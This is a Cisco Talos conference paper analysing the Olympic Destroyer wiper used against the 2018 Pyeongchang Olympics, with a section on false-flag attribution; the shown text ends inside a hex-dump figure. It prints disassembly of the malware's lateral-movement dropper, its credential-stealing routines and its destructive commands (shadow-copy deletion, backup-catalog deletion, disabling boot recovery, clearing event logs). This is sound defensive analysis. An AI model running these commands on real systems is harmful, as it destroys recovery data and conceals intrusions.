VB2018 paper: Who wasn’t responsible for Olympic Destroyer

virusbulletin.com/virusbulletin/2018/10/vb2018-paper-who-wasnt-responsible-olympic-destroyer/

Paul Rascagnères & Warren Mercer

Cisco Talos, USA

Copyright © 2018 Virus Bulletin

Table of contents

Abstract
Introduction
Part one: technical analysis
Initial sample
Credential harvesting
Destruction
Legitimate file
Global workflow
Part two: attribution, or who wasn’t responsible
Olympic Destroyer lineup of suspects
The Lazarus group
APT3 & APT10
Nyetya
Conclusion
References

Abstract

This year’s Winter Olympic Games took place in Pyeongchang, South Korea. Several media outlets reported that technical issues – believed to be caused by a cyber attack – had occurred during the opening ceremony. In this paper we will present the malware that we have identified – with moderate confidence – as having been used in the attack. First, we will describe the malware’s propagation techniques and its destructive capabilities. The second part of the paper will be about attribution and how, in this particular case, the attacker included several false flags in order to point to other well-known threat actors. We will conclude by opening a discussion about how hard attribution can be, and presenting our view concerning the future of this discipline.

Introduction

In February 2018, the Olympic Games in Pyeongchang, South Korea were disrupted by a cyber attack. Reportedly, the attack resulted in the official Olympic Games website being taken offline, meaning that spectators could not print their tickets. Media reporting at the opening ceremony of the Games was also impaired due to the Wi-Fi failing within the Olympic Media Centre. On 12 February, *Talos* published a blog post [1] detailing the functionality of the malware that we had identified with high confidence as having been used in the attack. We named the malware Olympic Destroyer.

This attack gained traction through the press, and several different media outlets published conflicting stories in relation to attribution.




Figure 1: Different media outlets published conflicting stories in relation to attribution.

In the first part of this paper we will provide technical details of Olympic Destroyer, the wiper involved in the case, and in the second part we will discuss the attribution. Indeed, the malware did not write itself, the incident did not happen by accident, but who was responsible?

Part one: technical analysis

Initial sample

The initial sample (edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9) is a binary that, when executed, drops multiple files onto the victim host. These files are embedded as obfuscated resources within the binary. The embedded files have randomly generated file names, however we found during our analysis that, when written to disk, the hashes of these

files were the same on multiple instances. As a binary file, the initial sample could have been delivered in a multitude of ways – the most likely is via a spear phished email with Olympic Destroyer as a malicious attachment.

Two of the dropped files (the stealing modules) are executed with two arguments: 123 and a named pipe. The named pipe is used as a communication channel between the initial stage and the dropped executable. The same technique was used in BadRabbit and Nyetya.

The initial stage is responsible for propagation. Network discovery is performed using two techniques:

- Checking the ARP table with the *Windows* GetIPNetTable API
- Using WMI (using WQL) with the request: SELECT ds_cn FROM ds_computer. This request attempts to list all the systems within the current environment/directory.

The network propagation is performed using PsExec and WMI (via the Win32_Process class). Figure 2 shows the code executed remotely.

```
.rdata:00424DF0 aCmdExeCEchoStr:                        ; DATA XREF: WMI_RemoteExec+85↑o
.rdata:00424DF0                 text "UTF-16LE", 'cmd.exe /c (echo strPath = Wscript.ScriptFullName &'
.rdata:00424DF0                 text "UTF-16LE", ' echo.Set FSO = CreateObject^("Scripting.FileSystem'
.rdata:00424DF0                 text "UTF-16LE", 'Object"^) & echo.FSO.DeleteFile strPath, 1 & echo.S'
.rdata:00424DF0                 text "UTF-16LE", 'et oReg = GetObject^("winmgmts:{impersonationLevel='
.rdata:00424DF0                 text "UTF-16LE", 'impersonate}!\\.\root\default:StdRegProv"^) & echo.'
.rdata:00424DF0                 text "UTF-16LE", 'oReg.GetBinaryValue ^&H80000001, "Environment", "Da'
.rdata:00424DF0                 text "UTF-16LE", 'ta", arrBytes & echo.Set writer = FSO.OpenTextFile^'
.rdata:00424DF0                 text "UTF-16LE", '("%ProgramData%\%COMPUTERNAME%.exe", 2, True^) & ec'
.rdata:00424DF0                 text "UTF-16LE", 'ho.For i = LBound^(arrBytes^) to UBound^(arrBytes^)'
.rdata:00424DF0                 text "UTF-16LE", ' & echo.s = s ^& Chr^(arrBytes^(i^)^) & echo.Next &'
.rdata:00424DF0                 text "UTF-16LE", ' echo.writer.write s  & echo.writer.close) > %Progr'
.rdata:00424DF0                 text "UTF-16LE", 'amData%\_wfrcmd.vbs && cscript.exe %ProgramData%\_w'
.rdata:00424DF0                 text "UTF-16LE", 'frcmd.vbs && %ProgramData%\%COMPUTERNAME%.exe',0
.rdata:00425314                 align 8
```

Figure 2: Code executed remotely.

This code is responsible for leveraging cmd.exe to copy the initial stage to a remote system in %ProgramData%\%COMPUTERNAME%.exe and executing it via a VBScript.

Lateral movement within an environment is achieved in a number of ways. Generally speaking, there will either be one or more exploits used to allow remote code execution without credentials or we will see credentials/tokens being used within a piece of malware. These credentials/tokens may either already be known or they may be harvested during infection. With Olympic Destroyer we see the use of on-the-fly patching for credentials. Olympic Destroyer obtains these credentials from the infected systems, both previously compromised and currently compromised, to hard code a set of credentials into the binary to allow lateral movement. The binary contains 32k bytes of space, located from offset 0x26F1A to offset 0x2EF1A, to allow for the patching of these credentials. *Talos* identified 44 unique credentials within the samples analysed relating to Olympic Destroyer.

Address	Length	Type	String
.data:00428CC1	00000021	C	Pyeongchang2018.com\\PCA.spsadmin
.data:00428CE2	00000010	C	
.data:00428CF6	00000019	C	Pyeongchang2018.com\\test
.data:00428D0F	0000000C	C	
.data:00428D1F	0000001C	C	Pyeongchang2018.com\\adm.pms
.data:00428D3B	00000010	C	
.data:00428D4F	00000021	C	Pyeongchang2018.com\\COS.SQLAdmin
.data:00428D70	00000010	C	
.data:00428D84	00000021	C	Pyeongchang2018.com\\pca.dnsadmin
.data:00428DA5	00000010	C	
.data:00428DB9	00000020	C	Pyeongchang2018.com\\PCA.imadmin
.data:00428DD9	0000000F	C	
.data:00428DEC	00000022	C	Pyeongchang2018.com\\pca.perfadmin
.data:00428E0E	0000000D	C	
.data:00428E1F	00000023	C	Pyeongchang2018.com\\jaesang.jeong6
.data:00428E42	0000000C	C	
.data:00428E52	00000022	C	Pyeongchang2018.com\\pca.dnsadmin2
.data:00428E74	0000000C	C	
.data:00428E84	00000023	C	Pyeongchang2018.com\\pca.cpvpnadmin
.data:00428EA7	0000000F	C	
.data:00428EBA	00000021	C	Pyeongchang2018.com\\pca.dmzadmin
.data:00428EDB	0000000C	C	
.data:00428EEB	00000021	C	Pyeongchang2018.com\\PCA.ERPAdmin
.data:00428F0C	00000010	C	

Figure 3: Talos identified 44 unique credentials within the samples analysed.

The burning question is: how did Olympic Destroyer obtain those credentials? The embedded resources mentioned earlier contain a couple of different credential-stealing modules.

Credential harvesting

To obtain the credentials Olympic Destroyer uses a browser stealer and a system stealer. This means that Olympic Destroyer attempts to harvest both from the browsers and from the operating system on the victim machine.

Olympic Destroyer drops a browser credential stealer with the final payload embedded in an obfuscated resource. As mentioned previously, the sample must have two arguments to be executed. The stealer supports *Internet Explorer*, *Firefox* and *Chrome*. The malware parses the registry and queries the sqlite file in order to retrieve stored credentials. SQLite is embedded in the sample.

```
mov     ebx, [esp+248h+var_234]
mov     edx, offset aSelectOriginUr ; "SELECT origin_url, username_value, pass"...
mov     [esp+248h+var_238], eax
mov     ecx, ebx
mov     [esp+248h+var_228], eax
lea     eax, [esp+248h+var_228]
push    eax
lea     eax, [esp+24Ch+var_238]
push    eax
push    0
push    0
push    0FFFFFFFFh
call    sub_1005C930
add     esp, 14h
test    eax, eax
jz      short loc_10001E72
```

Figure 4: SQLite is embedded in the sample.

In addition to the browser credential stealer, Olympic Destroyer drops and executes a system stealer. The system stealer attempts to obtain credentials from LSASS with a technique similar to that used by *Mimikatz*. Figure 5 shows the output format parsed by the initial stage.

```
movzx   ecx, ax
lea     rdx, aStartcred ; "<STARTCRED>"
shr     rcx, 1
lea     rax, asc_180022A1C ; "\n"
mov     [rsp+88h+var_48], rax
lea     rax, aEndcred   ; "<ENDCRED>"
mov     [rsp+88h+var_50], rax
mov     rax, [rbp+8]
mov     [rsp+88h+var_58], rax
lea     rax, aStartpass ; "<STARTPASS>"
mov     [rsp+88h+var_60], rcx
lea     rcx, aLsWzWzLsSLsLs ; "%ls%wZ\\%wZ%ls%.*s%ls%ls"
mov     [rsp+88h+var_68], rax
call    sub_1800154F0
jmp     short loc_180012789
```

```
loc_18001277D:
lea     rax, asc_180022A34 ; "\n"
mov     [rsp+88h+var_50], rax
lea     rdx, aStartcred_0 ; "<STARTCRED>"
lea     rax, aEndcred_0 ; "<ENDCRED>"
mov     [rsp+88h+var_58], rax
lea     rcx, aLsWzWzLsWzLsLs ; "%ls%wZ\\%wZ%ls%wZ%ls%ls"
lea     rax, aStartpass_0 ; "<STARTPASS>"
mov     [rsp+88h+var_60], rbp
mov     [rsp+88h+var_68], rax
call    sub_1800154F0
```

Figure 5: Output format parsed by the initial stage.

Using these two methods the malware is able to obtain additional credentials to support further lateral movement within the environment.

Destruction

The initial execution of the malware results in multiple files being written to disk, as discussed. Following this, the malware begins its destruction element. By leveraging cmd.exe from the host the malware first deletes all possible shadow copies on the system using vssadmin:

```
C:\Windows\system32\cmd.exe /c c:\Windows\system32\vssadmin.exe delete shadows /all
/quiet
```

Next, once again leveraging cmd.exe on the host, we see the author using wbadmin.exe. For those not familiar with wbadmin, this is the replacement for ntbackup on modern operating systems:

```
C:\Windows\system32\cmd.exe /c wbadmin.exe delete catalog -quiet
```

This step is carried out to ensure that file recovery is not trivial – WBAdmin can be used to recover individual files, folders and even whole drives so this would be a very convenient tool for a sysadmin to use to aid recovery.

The next step the attacker takes in this destructive path is once again to leverage cmd.exe, but this time using bcdedit, a tool used for boot config data information, to ensure that the Windows recovery console does not attempt to repair anything on the host:

```
C:\Windows\system32\cmd.exe /c bcdedit.exe /set {default} bootstatuspolicy
ignoreallfailures & bcdedit /set {default} recoveryenabled no
```

The attacker has now attempted to make recovery extremely difficult for any impacted hosts. To further cover the malware's tracks and make analysis more difficult, the System & Security *Windows* event log is deleted:

```
C:\Windows\system32\cmd.exe /c wevtutil.exe cl System
C:\Windows\system32\cmd.exe /c wevtutil.exe cl Security
```

Wiping all available methods of recovery shows that this attacker had no intention of leaving the infected machine useable. The purpose of this malware is to perform destruction of the host, leave the computer system offline, and wipe remote data. We can see these functions within the Olympic Destroyer sample in Figure 6.

```
.rdata:00407950 aCWindowsSystem:                        ; DATA XREF: WinMain(x,x,x,x)+75↑o
.rdata:00407950                 text "UTF-16LE", 'c:\Windows\system32\vssadmin.exe',0
.rdata:00407992                 align 4
.rdata:00407994 aDeleteShadowsA:                        ; DATA XREF: WinMain(x,x,x,x)+70↑o
.rdata:00407994                 text "UTF-16LE", 'delete shadows /all /quiet',0
.rdata:004079CA                 align 4
.rdata:004079CC aWbadminExe:                            ; DATA XREF: WinMain(x,x,x,x)+7F↑o
.rdata:004079CC                 text "UTF-16LE", 'wbadmin.exe',0
.rdata:004079E4 aDeleteCatalogQ:                        ; DATA XREF: WinMain(x,x,x,x)+84↑o
.rdata:004079E4                 text "UTF-16LE", 'delete catalog -quiet',0
.rdata:00407A10 aBcdeditExe:                            ; DATA XREF: WinMain(x,x,x,x)+90↑o
.rdata:00407A10                 text "UTF-16LE", 'bcdedit.exe',0
.rdata:00407A28 aSetDefaultBoot:                        ; DATA XREF: WinMain(x,x,x,x)+95↑o
.rdata:00407A28                 text "UTF-16LE", '/set {default} bootstatuspolicy ignoreallfailures &'
.rdata:00407A28                 text "UTF-16LE", ' bcdedit /set {default} recoveryenabled no',0
.rdata:00407AE4 aWevtutilExe:                           ; DATA XREF: WinMain(x,x,x,x)+A1↑o
.rdata:00407AE4                 text "UTF-16LE", 'wevtutil.exe',0
.rdata:00407AFE                 align 10h
.rdata:00407B00 aClSystem:                              ; DATA XREF: WinMain(x,x,x,x)+A6↑o
.rdata:00407B00                 text "UTF-16LE", 'cl System',0
.rdata:00407B14 aClSecurity:                            ; DATA XREF: WinMain(x,x,x,x)+B2↑o
.rdata:00407B14                 text "UTF-16LE", 'cl Security',0
.rdata:00407B2C                 align 10h
```

Figure 6: The purpose of this malware is to perform destruction of the host, leave the computer system offline, and wipe remote data.

To finish its destructive phase Olympic Destroyer then disables all available *Windows* services.

The malware uses the ChangeServiceConfigW API to change the start type to 4 which means: ‘Disabled: Specifies that the service should not be started’ (see Figure 7).

```
lea     ecx, [ebp+dwBytes]
push    ecx                 ; pcbBytesNeeded
push    esi                 ; cbBufSize
push    esi                 ; lpServiceConfig
push    eax                 ; hService
mov     [ebp+dwBytes], esi
call    ebx ; QueryServiceConfigW
push    [ebp+dwBytes]       ; dwBytes
push    8                   ; dwFlags
call    edi ; GetProcessHeap
push    eax                 ; hHeap
call    ds:HeapAlloc
push    esi                 ; lpDisplayName
push    esi                 ; lpPassword
push    esi                 ; lpServiceStartName
push    esi                 ; lpDependencies
push    esi                 ; lpdwTagId
push    esi                 ; lpLoadOrderGroup
push    esi                 ; lpBinaryPathName
push    0FFFFFFFFh          ; dwErrorControl
push    4                   ; dwStartType
push    0FFFFFFFFh          ; dwServiceType
push    [ebp+hService]      ; hService
mov     [ebp+lpServiceConfig], eax
call    ds:ChangeServiceConfigW
lea     eax, [ebp+dwBytes]
push    eax                 ; pcbBytesNeeded
push    [ebp+dwBytes]       ; cbBufSize
push    [ebp+lpServiceConfig] ; lpServiceConfig
push    [ebp+hService]      ; hService
call    ebx ; QueryServiceConfigW
test    eax, eax
jz      short loc_4013F5
```

Figure 7: The malware uses the ChangeServiceConfigW API to change the start type to 4.

Additionally, the malware lists mapped file shares and for each share, it will wipe the writable files (using either uninitialized data or 0x00 depending on the file size). The purpose is to destroy the files as quickly as possible. With this method, the malware can cause as much disruption in as little time as possible.

Finally, after modifying all the system configuration, the destroyer shuts down the compromised system.

Legitimate file

Olympic Destroyer also drops the legitimate, digitally signed, PsExec file in order to perform lateral movement. The use of this legitimate tool from *Microsoft* is an example of an attacker leveraging legitimate tools within their arsenal. Using legitimate tools like PsExec will save the adversary time by eliminating the need to write their own tooling. A free alternative they can wrap up within their malware is a much easier option in this instance.

Global workflow

Figure 8 presents a summary of the global workflow of the malware, starting with the initial stage (Winlogon.exe) and the different modules.




Figure 8: Summary of the global workflow.

Part two: attribution, or who wasn't responsible

Attributing attacks to specific malware writers or threat actor groups is neither simple nor an exact science. Many parameters must be considered, analysed and compared with previous attacks in order to identify similarities. As with any crime, cybercriminals have preferred techniques, and tend to leave behind traces, akin to digital fingerprints, which can be found and linked to other crimes.

In terms of cybersecurity incidents, analysts would look for similarities or attributes such as:

- Tactics, techniques and procedures (TTPs) (how the attacker conducted the attack)
- Victimology (the profile of the victim)

- Infrastructure (the platforms used as part of the attack)
- Indicators of Compromise (IOCs) (identifiable artifacts left behind during an attack)
- Malware samples (the malware used as part of the attack)

One of the great things about software engineering is the ability to share code, to build applications on top of libraries written by others, and to learn from the successes and failures of other software engineers. The same is true for threat actors. Two different threat actors may use code from the same source in their attacks, meaning that their attacks would display similarities, despite being conducted by different groups. Sometimes threat actors choose to include features from another group in order to frustrate analysts and try to lead them to make a false attribution.

In the case of Olympic Destroyer, what is the evidence, and what conclusions can we draw regarding attribution?

Without contributions from traditional intelligence capacities, the available evidence linking the Olympic Destroyer malware to a specific threat actor group is contradictory, and does not allow for unambiguous attribution. The threat actor responsible for the attack has purposefully included evidence to frustrate analysts and lead researchers to false attribution flags. Attribution, while headline grabbing, is difficult. This must force one to question attribution that is purely software based.

Olympic Destroyer lineup of suspects

The Lazarus group


The Lazarus group, also referred to as Group 77, is a sophisticated threat actor that has been associated with a number of attacks. Notably, a spinoff of Lazarus, referred to as the Bluenoroff group, has been identified as having conducted attacks against the SWIFT infrastructure in a bank located in Bangladesh.


The filename convention used in the SWIFT malware, as described by *BAE Systems* [2], was: evtdiag.exe, evtsys.exe and evtchk.bat.

The Olympic Destroyer malware checks for the existence of the following file: %programdata%\evtchk.txt.

There is a clear similarity in the two cases. This is nowhere near proof, but it is a clue, albeit a weak one.

Further clues are found in similarities between Olympic Destroyer and the wiper malware associated with Bluenoroff, again described by *BAE Systems* [3]. In the example shown in Figure 9, the Bluenoroff wiper is on the left, and the Olympic Destroyer wiper on the right.








Figure 9: Left: Bluenoroff wiper; right: Olympic Destroyer wiper.

Clearly, the code is not identical, but the very specific logic of wiping only the first 0x1000 bytes of large files is identical and unique to the two cases. This is stronger evidence than the file name check.

However, both the file names used by Bluenoroff and the wiper function are documented and available to anyone. The real culprits could have added the file name check and mimicked the wiper function simply in order to implicate the Lazarus group and potentially distract from their true identity.

Olympic Destroyer sample:
23e5bb2369080a47df8284e666cac7cafc207f3472474a9149f88c1a4fd7a9b0

Bluenoroff sample #1:
ae086350239380f56470c19d6a200f7d251c7422c7bc5ce74730ee8bab8e6283

Bluenoroff sample #2:
5b7c970fee7ebe08d50665f278d47d0e34c04acc19a91838de6a3fc63a8e5630

Kaspersky Lab identified [4] another link between Olympic Destroyer and samples used for the SWIFT attacks. This link is located in the header of the samples. More specifically in the Rich header. Indeed, the Rich header of the Olympic Destroyer sample and Bluenoroff sample #1 are identical. The checksum (and XOR key) located after the ‘Rich’ magic value is exactly the same (see Figures 10 and 11).

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ..............
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	........@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E8	00	00	00	....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	........!..L.!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	D3	1E	27	79	97	7F	49	2A	97	7F	49	2A	97	7F	49	2A	..'y..I*..I*..I*
00000090	EC	63	45	2A	96	7F	49	2A	F8	60	43	2A	9C	7F	49	2A	.cE*..I*.`C*..I*
000000A0	14	63	47	2A	92	7F	49	2A	F8	60	4D	2A	93	7F	49	2A	.cG*..I*.`M*..I*
000000B0	54	70	14	2A	90	7F	49	2A	97	7F	48	2A	DA	7F	49	2A	Tp.*..I*..H*..I*
000000C0	A1	59	42	2A	94	7F	49	2A	52	69	63	68	97	7F	49	2A	.YB*..I*Rich..I*
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000E0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00	........PE..L...

Figure 10: Olympic Destroyer.
ae9a4e244a9b3c77d489dee8aeaf35a7c3ba31b210e76d81ef2e91790f052c85.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ..............
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	........@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E8	00	00	00	....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	........!..L.!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
